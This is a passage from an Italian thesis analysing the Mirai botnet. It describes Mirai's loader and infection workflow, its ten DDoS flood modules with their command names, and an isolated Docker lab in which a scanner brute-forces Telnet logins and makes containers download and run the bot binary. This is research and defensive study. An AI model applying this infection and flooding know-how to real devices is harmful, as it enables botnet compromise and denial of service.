- Infezione dei dispositivi vulnerabili:** visto che i dispositivi IoT hanno architetture diverse, ad esempio ARM, MIPS, x86, SPC e altre, il loader server dispone di binari compilati tramite dei *cross-compiler*. Un *cross-compiler* è un compilatore in grado di generare eseguibili per un'architettura diversa da quella su cui viene compilato. Il loader server rimane in ascolto delle informazioni inviate dal report server, che includono l'indirizzo IP, lo username, la password e la porta del dispositivo vulnerabile. Per eseguire contemporaneamente il malware sui dispositivi vulnerabili ricevuti, il loader server crea un insieme di *worker*, ovvero thread che processano le informazioni sui dispositivi individuati come vulnerabili e si occupano di infettarli. In particolare, un *worker*, una volta ottenuto l'accesso al dispositivo vulnerabile, ne determina l'architettura, esegue l'upload del binario appropriato per tale architettura sul dispositivo tramite uno dei seguenti metodi: *wget*, *tftp* oppure *echoloader*, avvia l'esecuzione del binario ed infine effettua una fase di *cleanup* eliminando il binario eseguito e offuscando

il proprio processo con una stringa alfanumerica [21]. In questo modo il dispositivo è infettato, come conseguenza del processo di *cleanup* l'infezione non persiste se il dispositivo infettato viene riavviato. Tutte queste azioni eseguite dai *worker* sono basate su una macchina a stati mostrata nella Figura 2.6.




Figura 2.6: Macchina a stati dei worker thread creati dal loader server.

I bot infettati a loro volta scannerizzano la rete in cerca di dispositivi vulnerabili e tentano di accedervi, tutto questo si traduce in un ciclo chiamato *real-time-loading* in cui il numero dei bot cresce esponenzialmente. Permettendo così all'attaccante di disporre di una forza di attacco sempre maggiore. Nella Figura 2.7 viene mostrato graficamente quello che è il ciclo *real-time-loading*.




Figura 2.7: Real-time-loading.

### 2.3.3 Capacità offensive della botnet Mirai

Una volta che i dispositivi IoT sono stati infettati essi possono essere istruiti per effettuare diversi attacchi DDoS. Mirai implementa 10 diversi moduli offensivi progettati per creare un sovraccarico su un bersaglio attraverso differenti protocolli di rete, selezionati in base alle caratteristiche del servizio o dell'obiettivo da attaccare. Di seguito verranno elencati tutti i moduli di attacco che Mirai può utilizzare con il rispettivo comando eseguito per lanciaarli [7].

#### Attacchi TCP

Gli attacchi TCP rappresentano una delle componenti principali delle capacità offensive di Mirai. Questi attacchi sfruttano le proprietà del protocollo TCP per saturare le risorse del sistema bersaglio, impedendo la creazione e la gestione di connessioni legittime. Di seguito vengono descritti gli attacchi basati sul protocollo TCP che la botnet Mirai può lanciare:

- **SYN flood (syn)**: viene sfruttato il processo “three-way-handshake” del protocollo TCP, i bot mandano pacchetti SYN in richiesta di una connessione ad un server bersaglio, in particolare: viene inviato un volume enorme di pacchetti SYN, il server bersaglio risponde inviando pacchetti SYN/ACK in attesa di pacchetti ACK che però non arrivano costringendo il server a mantenere le connessioni aperte saturando così le sue risorse;
- **ACK flood (ack)**: con questo attacco i bot inviano una grande quantità di pacchetti ACK al server bersaglio il quale è obbligato a processarli consumando così le sue risorse;
- **TCP STOMP flood (stomp)**: STOMP (Simple Text Oriented Messaging Protocol) è un protocollo di livello applicativo che utilizza TCP come livello di trasporto. Una tipica richiesta STOMP consiste in un frame composto da più linee: la prima contiene un comando seguito da più header nella forma `<key>:<value>` (uno per riga) ed infine c'è il corpo del messaggio che termina con un carattere NULL. L'attacco STOMP flood è una variante dell'attacco ACK flood, il funzionamento è il seguente: i bot utilizzano il protocollo STOMP per stabilire una connessione TCP con il server bersaglio, una volta instaurata

la connessione viene inviata al server bersaglio una grande quantità di traffico spazzatura sotto forma di richieste STOMP. Se il server bersaglio è programmato per processare richieste STOMP l'attacco può esaurirne rapidamente le risorse di sistema in caso contrario il server bersaglio analizza le richieste per determinarne la validità impegnando ugualmente le risorse del sistema<sup>4</sup>.

## Attacchi UDP

Gli attacchi basati su UDP costituiscono un'altra componente offensiva di Mirai, la quale dispone di due modalità di attacco basate su UDP, di seguito descritte:

- **UDP flood (udp)**: un attacco UDP flood viene effettuato sfruttando i passaggi eseguiti da un server quando esso risponde ad una richiesta UDP in arrivo su una delle sue porte. Infatti all'arrivo di una richiesta UDP su una porta, il server controlla se in ascolto su quella porta c'è un programma, se in ascolto non c'è niente risponde con un pacchetto *Destination Unreachable* ICMP informando il mittente che la destinazione è irraggiungibile. Nel nostro caso i bot inviano un'enorme quantità di richieste UDP ad un server bersaglio, il quale è costretto a verificare continuamente la presenza di un servizio in ascolto su diverse porte e, in caso contrario, ad inviare il relativo pacchetto ICMP, impegnando significativamente le risorse di sistema. Inoltre, i bot utilizzano il meccanismo di *IP Spoofing*, ovvero falsificano il proprio indirizzo IP per evitare di ricevere i pacchetti ICMP di risposta, impedendo così che le proprie risorse vengano saturate;
- **UDP flood con meno opzioni (udpplain)**: una variante dell'attacco UDP flood in cui i bot generano un traffico massivo di pacchetti UDP con meno opzioni e payload meno pesanti. In questo modo l'invio di pacchetti risulta più rapido, consentendo di massimizzare l'indicatore PPS.

## Attacchi GRE

Il protocollo GRE costituisce un altro protocollo tramite il quale Mirai può lanciare attacchi verso dei bersagli scelti. GRE (Generic Routing Encapsulation) è un

---

<sup>4</sup>Bekerman Dima, Imperva. *How Mirai Uses STOMP Protocol to Launch DDoS Attacks*, 2016. <https://www.imperva.com/blog/archive/mirai-stomp-protocol-ddos/>

protocollo, sviluppato da Cisco, che incapsula pacchetti di dati che utilizzano un protocollo di routing all'interno di pacchetti di un altro protocollo. Questo processo di incapsulamento è anche chiamato “tunnelling”<sup>5</sup>. Tramite questo procedimento alcuni pacchetti possono comunque essere instradati attraverso reti che normalmente non li supporterebbero. Nell'ambito di Mirai i bot sfruttano quello che è il processo di decapsulazione che un destinatario fa quando riceve un pacchetto GRE, infatti generano un traffico enorme di pacchetti GRE inviandoli ad un server bersaglio con lo scopo di saturarne le risorse. Nella Figura 2.8 viene mostrato il funzionamento di un tunnel GRE e il modo in cui il protocollo incapsula i pacchetti.




Figura 2.8: Funzionamento protocollo GRE con relativo pacchetto [9].

Mirai dispone di due modalità di attacco che sfruttano il protocollo GRE le quali sono:

- **GRE Ethernet flood (greeth):** i bot inviano un grande volume di pacchetti GRE al server bersaglio. Il payload, in questo caso specifico, è un frame Ethernet con indirizzi MAC sorgente e destinazione casuali incapsulato all'interno di un pacchetto GRE. Il payload all'interno del frame Ethernet è un pacchetto UDP con indirizzi IP sorgente destinazione casuali;

<sup>5</sup>Cloudflare. *What is GRE tunneling? | How GRE protocol works.* <https://www.cloudflare.com/learning/network-layer/what-is-gre-tunneling/>

- **GRE IP flood (greip):** il meccanismo è lo stesso dell'attacco *greeth* soltanto che in questo caso il payload è un pacchetto UDP con dati casuali incapsulato all'interno di un pacchetto GRE. Inoltre rispetto al *greeth* abbiamo un indicatore BPS più basso visto che i pacchetti sono più leggeri, di conseguenza quindi si ha un PPS più alto [7].

### Altre tipologie di attacco

Oltre ai vettori di attacco descritti precedentemente Mirai dispone di altre 3 metodologie di attacco di seguito descritte:

- **VSE flood (vse):** VSE (Valve Source Engine) è un motore grafico sviluppato dalla Valve Corporation. L'attacco VSE flood è un'estensione degli attacchi UDP, in particolare con l'attacco i bot inondano il *Source Engine Query* in modo da interrompere la disponibilità di un server gaming bersaglio. Tutto ciò fa intuire che questo è un attacco pensato proprio per il mercato videoludico [7];
- **DNS resolver flood (dns):** con questa metodologia di attacco i bot inviano numerose richieste DNS di tipo *A-record* al server ricorsivo bersaglio. Poiché il server non ha nella propria cache la risoluzione dei domini richiesti, è costretto a inoltrare ogni query al name server autoritativo. In questo modo sia il server ricorsivo sia il name server autoritativo vengono saturati di richieste, compromettendo la loro disponibilità [7]. Nella figura 2.9 viene illustrato il funzionamento di un attacco *DNS resolver flood* nell'ambito della botnet Mirai;




Figura 2.9: DNS resolver flood in Mirai [7].



- **HTTP flood (http)**: con questo vettore di attacco i bot inviano ripetutamente richieste HTTP ad un server web, quando il server web bersaglio non riesce più a rispondere a queste richieste si verifica un'interruzione della disponibilità per le richieste legittime. Nel caso di Mirai questo attacco risulta particolarmente versatile, poiché chi lo lancia può configurare diversi parametri, come il metodo HTTP, il dominio e il numero di connessioni.

La Tabella 2.1 presenta un riepilogo dei 10 attacchi implementati da Mirai analizzati precedentemente.

| Attacco                    | ID | Comando  | Livello OSI bersagliato |
|----------------------------|----|----------|-------------------------|
| UDP flood                  | 0  | udp      | Livello di trasporto    |
| VSE flood                  | 1  | vse      | Livello di applicazione |
| DNS flood                  | 2  | dns      | Livello di applicazione |
| SYN flood                  | 3  | syn      | Livello di trasporto    |
| ACK floog                  | 4  | ack      | Livello di trasporto    |
| TCP STOMP flood            | 5  | stomp    | Livello di trasporto    |
| GRE IP flood               | 6  | greip    | Livello di rete         |
| GRE Ethernet flood         | 7  | greeth   | Livello di rete         |
| UDP flood con meno opzioni | 9  | udpplain | Livello di trasporto    |
| HTTP flood                 | 10 | http     | Livello di applicazione |

Tabella 2.1: Tipologie di attacco supportate da Mirai.

# Capitolo 3

## Impostazione del laboratorio

In questo capitolo verranno analizzati tutti gli strumenti utilizzati per l'implementazione dell'ambiente di simulazione e il modo in cui esso viene avviato. In particolare verranno presentati: gli strumenti per la realizzazione del laboratorio, gli strumenti utilizzati per il monitoraggio della rete dove opera il laboratorio e il modo in cui viene effettivamente implementata la botnet Mirai.

### 3.1 Strumenti di simulazione

Al fine di riprodurre il comportamento della botnet Mirai, quanto più fedelmente possibile, è stato implementato un laboratorio completamente isolato. La configurazione del laboratorio, di seguito descritta, si basa su un progetto disponibile pubblicamente su GitHub<sup>1</sup>, il quale riadatta il codice sorgente della prima versione di Mirai per riprodurre il comportamento in un ambiente locale tramite l'ausilio di Docker<sup>2</sup>. La prima differenza visibile, rispetto alla versione originale di Mirai, è la mancanza del report server e del loader server, nello specifico il report server è stato eliminato mentre il loader server è stato integrato all'interno del CNC server. Un'altra parte che ha subito cambiamenti rispetto all'originale è quella relativa alla scansione della rete da parte dei bot alla ricerca di nuovi dispositivi infettabili. Infatti mentre il codice originale, relativo alla scansione, era scritto in linguaggio C in questo progetto è stato scritto in linguaggio Python. Questa modifica semplifica l'implementazione nel

---

<sup>1</sup><https://github.com/luiss07/mirai>

<sup>2</sup><https://www.docker.com/>

contesto di un laboratorio locale, poiché gli indirizzi IP da analizzare non vengono individuati tramite una scansione casuale della rete, ma sono prelevati da un array definito all'interno dello script Python. In questo modo è possibile controllare con precisione i dispositivi da prendere di mira per la scansione. Infine, poiché nel laboratorio i container vulnerabili utilizzano tutti la stessa architettura, non è più necessario generare molteplici eseguibili tramite i 10 cross-compiler previsti nella versione originale di Mirai. Questo semplifica ulteriormente il processo di infezione e lo rende più adatto a un ambiente di test controllato. L'idea alla base della configurazione scelta è quella di installare una macchina virtuale e isolarla completamente dall'host principale, per motivi di sicurezza, tramite una rete isolata che ne impedisce la comunicazione con quest'ultimo. Una volta predisposto l'ambiente isolato, la macchina viene dotata di Docker e utilizzata per avviare l'intero laboratorio. Nel nostro caso la macchina virtuale utilizzata per installare l'ambiente di analisi è Kali Linux<sup>3</sup>, tale scelta è motivata dal fatto che questa distribuzione di Debian dispone sin da subito di una grande vastità di strumenti di sicurezza informatica, analisi di rete e penetration testing. Nel nostro caso specifico alcuni di questi strumenti hanno permesso di comprendere al meglio il funzionamento generale della botnet. Come già detto in precedenza la macchina virtuale deve essere dotata di Docker che è una piattaforma per la creazione e la gestione di applicazioni in *container*. Un container comprende sia l'applicazione che le librerie necessarie per il suo funzionamento isolandolo dal sistema operativo sottostante. I vantaggi sono molteplici:

- **Maggiore efficienza:** i container sono leggeri e richiedono meno risorse rispetto l'esecuzione di molteplici applicazioni;
- **Portabilità:** una configurazione può essere facilmente replicata in un altro dispositivo;
- **Isolamento:** i container sono isolati dal sistema operativo sottostante offrendo maggiore sicurezza;
- **Scalabilità:** i container possono essere scalati per andare a soddisfare le esigenze dell'applicazione.

---

<sup>3</sup><https://www.kali.org/>

Un container viene eseguito a partire da un'immagine preesistente che può essere personalizzata per essere adattata alle proprie esigenze. Tipicamente questa personalizzazione avviene per mezzo di un *Dockerfile*. Docker permette anche l'avvio rapido di uno o più container tramite l'esecuzione di un file in formato *.yaml*. Nel nostro caso specifico Docker è stato usato per andare a riprodurre, quanto più fedelmente possibile, l'ambiente operativo dei nodi della botnet. In particolare i container sono stati configurati per comportarsi come sistemi operativi completi al fine di emulare: server CNC, bot attaccanti, bot-scanner e server vittima. L'esigenza di utilizzare Docker nasce dal fatto che lo stesso ambiente, riprodotto tramite l'utilizzo di macchine virtuali, sarebbe stato molto più costoso a livello di risorse. La Figura 3.1 descrive la topologia del laboratorio: Kali Linux, attraverso gli strumenti di monitoraggio, supervisiona l'intera infrastruttura, intercettando le comunicazioni all'interno della rete Docker bridge che permette la comunicazione alle varie componenti della botnet.




Figura 3.1: Architettura del laboratorio.

## 3.2 Tool di monitoraggio e analisi

Per andare ad analizzare il comportamento della botnet e delle sue componenti sono stati utilizzati questi strumenti nei seguenti modi:

- **Glances**<sup>4</sup>: Glances è un software open-source che permette il monitoraggio delle risorse di un sistema. Consente un controllo in tempo reale del processore, della rete, della memoria e del disco, inoltre permette anche di visionare i processi in esecuzione. Questo strumento può essere usato tramite il terminale oppure tramite interfaccia web. Glances, nel nostro caso specifico, è stato usato per visionare come il server risponde all'arrivo massivo di pacchetti da parte dei bot, al fine di valutarne l'impatto sulle risorse del sistema;
- **Wireshark**<sup>5</sup>: utilizzato per andare ad analizzare i pacchetti scambiati nella rete utilizzata dalla botnet e per il salvataggio delle catture in formato `.pcap`. Wireshark è un software open-source che permette all'utente di catturare e analizzare il traffico in esecuzione su una specifica rete, fornendo una profonda analisi delle centinaia di protocolli adoperati per la comunicazione e il funzionamento di una rete. Tutto ciò rende Wireshark indispensabile per la risoluzione di problemi di rete e in particolar modo per il rilevamento di attività malevole;
- **Zeek**<sup>6</sup>: utilizzato per andare a produrre delle analisi specifiche sulla base delle catture effettuate precedentemente da Wireshark. Zeek, precedentemente noto come Bro, è un analizzatore del traffico di rete open-source che si distingue da Wireshark per il suo utilizzo come sistema di monitoraggio della sicurezza di rete (NSM). Il primo beneficio che si trae dall'utilizzo di Zeek è l'incredibile vastità di log che fornisce, andandoli anche a dividere per specifici protocolli di rete. I log vengono prodotti andando a monitorare la rete in tempo reale oppure dando in input a Zeek un file di rete in formato `.pcap`. Utilizzando i log che Zeek produce in modo complementare a Wireshark, è possibile identificare rapidamente le connessioni che sono avvenute, e successivamente andarne a visualizzarne i pacchetti in dettaglio tramite Wireshark. In questo modo Zeek ci aiuta a raggruppare in maniera strutturata tutte le connessioni presenti nella cattura, e per ognuna di esse Wireshark ci mostra i pacchetti scambiati tra le macchine coinvolte. I log prodotti da Zeek variano in base al protocollo osservato durante l'analisi<sup>7</sup>, ma il log che è sempre presente indipendentemente dal tipo di

---

<sup>4</sup><https://nicolargo.github.io/glances/>

<sup>5</sup><https://www.wireshark.org/>

<sup>6</sup><https://zeek.org/>

<sup>7</sup><https://docs.zeek.org/en/master/script-reference/log-files.html>

traffico è `conn.log`. Questo log assegna ad ogni connessione monitorata durante la cattura dei pacchetti una serie di valori descritti dai seguenti campi:

- **ts**: indica il momento esatto (timestamp) in cui la connessione è iniziata;
  - **uid**: un identificativo unico che indica una connessione specifica;
  - **id.orig\_h** e **id.orig\_p**: rispettivamente indirizzo IP e porta dell'*originator* (macchina da cui la connessione è originata);
  - **id.resp\_h** e **id.resp\_p**: rispettivamente indirizzo IP e porta del *responder* (macchina che riceve la connessione);
  - **proto**: il protocollo di trasporto utilizzato nella connessione;
  - **service**: il servizio applicativo rilevato durante la connessione (e.g. HTTP, DNS), il campo può essere vuoto se non viene rilevato un servizio noto;
  - **duration**: la durata totale della connessione;
  - **orig\_bytes** e **resp\_bytes**: byte a livello applicativo inviati rispettivamente dall'*originator* e dal *responder*;
  - **conn\_state**: lo stato finale della connessione rappresentato da un codice sintetico (e.g. SF, S0, S1) che ne indica l'esito;
  - **local\_orig** e **local\_resp**: valori booleani che indicano se l'indirizzo dell'*originator* e del *responder* sono nella rete locale;
  - **missed\_bytes**: byte persi durante la connessione;
  - **history**: una stringa che rappresenta gli eventi principali della connessione (e.g. scambio di SYN, ACK, FIN);
  - **orig\_pkts** e **resp\_pkts**: contatori che rappresentano rispettivamente i pacchetti inviati dall'*originator* e dal *responder* durante la connessione;
  - **orig\_ip\_bytes** e **resp\_ip\_bytes**: byte totali inviati rispettivamente dall'*originator* e dal *responder*. Calcolati sommando i valori del campo *total\_length* negli header IP dei pacchetti.
- **Vegeta**<sup>8</sup>: utilizzato per la valutazione delle prestazioni del server bersaglio. Vegeta è un tool di *benchmark*<sup>9</sup> per server HTTP. Viene comunemente utilizzato

---

<sup>8</sup><https://github.com/tsenart/vegeta>

<sup>9</sup><https://www.okpedia.it/benchmark>

per generare carico attraverso l'invio di un numero costante di richieste verso un server web designato.

### 3.3 Avvio del laboratorio

In questa sezione viene illustrata la creazione del laboratorio e i comandi utilizzati per avviare il server CNC, infettare i bot e accedere al terminale del CNC. L'ambiente viene istanziato con il file `docker-compose.yml`, che avvia sei container Docker:

- **mirai-cnc**: container che esegue il server CNC, costruito tramite il Dockerfile `Cnc.Dockerfile`;
- **bot-attacker1/2/3** e **bot-scanner**: i primi tre servono per andare ad effettuare l'attacco, mentre l'ultimo serve per andare ad emulare quella componente che in una botnet come Mirai svolge il ruolo di ricerca di dispositivi vulnerabili. Tutti 4 i container sono costruiti utilizzando il Dockerfile `Bot.Dockerfile`;
- **attack-me**: container che rappresenta il server HTTP vittima da attaccare.

Inoltre viene creata una rete di tipo *bridge* gestita da Docker, che consente la comunicazione isolata tra le componenti della botnet. Questa configurazione permette di riprodurre in modo controllato le interazioni tra CNC e bot senza interferire con la rete host. Nella Figura 3.2 viene mostrato il funzionamento della rete Docker di tipo bridge.




Figura 3.2: Schema funzionamento rete Docker bridge [25].

Successivamente tramite l'esecuzione del Dockerfile `Cnc.Dockerfile` viene costruito il container `mirai-cnc`, inizialmente viene importata l'immagine Docker esistente `ubuntu:jammy`<sup>10</sup>, a partire da essa vengono installati alcuni pacchetti per adattare l'immagine alle esigenze del laboratorio. In particolare vengono installati pacchetti per la compilazione e l'esecuzione di file e pacchetti per la comunicazione con i bot. Fatto ciò viene installato il *cross-compiler* che serve a generare il binario in linguaggio C per adattarlo al diverso tipo di architettura dei bot. Quindi vengono compilati i sorgenti con il cross-compiler e l'eseguibile viene salvato all'interno del container `mirai-cnc` in modo che i bot possano scaricarlo tramite HTTP. Il sorgente dei bot viene compilato per permettere al CNC di inviare istruzioni tramite Telnet. La scelta ricade su quest'ultimo per un motivo principale: pur essendo Telnet un protocollo deprecato, per le sue falle di sicurezza, ci permette una visione del traffico non cifrata e quindi molto più comprensibile rispetto ad SSH, andando quindi a facilitare lo studio del comportamento della botnet.

Per quanto riguarda i container dei bot sia scanner che attacker essi vengono costruiti dal `Bot.Dockerfile` il quale importa l'immagine esistente di Alpine<sup>11</sup>, una distribuzione Linux che spesso viene installata su dispositivi IoT. A questa immagine vengono aggiunti dei pacchetti per rendere possibile la comunicazione con il server CNC.

<sup>10</sup><https://hub.docker.com/layers/library/ubuntu/jammy/images/sha256-42ba2dfce475de1113d55602d40af18415897167d47c2045ec7b6d9746ff148f>

<sup>11</sup>[https://hub.docker.com/\\_/alpine](https://hub.docker.com/_/alpine)



### 3.3.1 Esecuzione del server CNC

Il server CNC viene avviato accedendo inizialmente al terminale interattivo del rispettivo container `mirai-cnc` ed eseguendo lo script `starter.sh`, tramite questa esecuzione vengono eseguite sequenzialmente queste operazioni:

1. **Avvio del server HTTP:** viene avviato il servizio `apache2` che permette al container di servire file e risorse via HTTP;
2. **Creazione del database:** il database MySQL conterrà gli utenti che sono autorizzati ad utilizzare il server CNC con relative credenziali e altre informazioni;
3. **Esecuzione dello script `apache2.sh`:** tramite ciò vengono creati due file: `bins.sh` e `scanner.py`.

### 3.3.2 Infezione dei bot

I bot vengono infettati quindi connessi al server CNC seguendo, in sequenza, questi passaggi:

1. il bot-scanner scarica dal server CNC lo *script* Python `scanner.py` e ne avvia l'esecuzione;
2. tramite l'esecuzione di `scanner.py` si stabilisce una connessione Telnet con i bot, a tal fine in `scanner.py` è presente un array che contiene gli indirizzi dei container dei dispositivi che dovranno essere compromessi;
3. per ottenere l'accesso, lo scanner utilizza un approccio di forza bruta tentando una serie di combinazioni di credenziali comuni;
4. qui c'è una differenza fondamentale con la versione originale di Mirai. Infatti quando l'accesso remoto viene acquisito, nella versione originale, le credenziali insieme all'indirizzo del dispositivo violato vengono inviate al loader server attraverso il report server. Nel contesto del laboratorio realizzato il bot-scanner tramite Telnet invia al dispositivo compromesso i comandi che gli permettono di scaricare dal server CNC lo script `bins.sh` all'interno del dispositivo compromesso;

5. `bins.sh` viene eseguito dal bot-scanner sul dispositivo infetto tramite Telnet: lo script scarica dal server CNC l'eseguibile del bot, precompilato tramite cross-compiler, lo esegue e in questo modo il dispositivo si connette al server CNC, rimanendo in attesa di comandi.

Nella Figura 3.3 è illustrato, all'interno del laboratorio, il processo di infezione di un nuovo dispositivo e come esso, una volta infettato, stabilisca una connessione con il server CNC.




Figura 3.3: Sequenza delle operazioni durante la fase di infezione.

## Capitolo 4

# Analisi del comportamento della botnet Mirai

In questo capitolo verrà analizzato il comportamento della botnet Mirai all'interno del laboratorio. L'analisi è suddivisa in due sezioni principali. La prima è dedicata allo studio delle connessioni tra le componenti della botnet durante il processo di scansione e infezione effettuato dal bot-scanner, con l'obiettivo di comprendere in che modo i dispositivi vengono infettati e connessi al server CNC. La seconda sezione riguarda l'attacco condotto verso il server vittima. Poiché il servizio preso di mira è un server HTTP, l'unico vettore di attacco pertinente nel contesto del laboratorio è l'HTTP flood. Verrà quindi analizzato il traffico massivo generato dai bot e il modo in cui esso degrada la disponibilità del server vittima. L'analisi viene condotta osservando sia il traffico di rete generato sia il comportamento delle componenti coinvolte.

### 4.1 Analisi del processo di scansione e infezione

La fase di scansione rappresenta il punto di ingresso dei nuovi bot nella botnet. In questa sezione verrà analizzato il comportamento del bot-scanner tramite l'ausilio di Zeek e Wireshark, mettendo in evidenza i tentativi di autenticazione tramite Telnet e la procedura con cui il dispositivo compromesso scarica ed esegue il *payload* stabilendo così una connessione con il server CNC. Nel contesto di questo laboratorio, questa fase inizia quando il bot-scanner scarica dal server CNC il file `scanner.py` e ne avvia

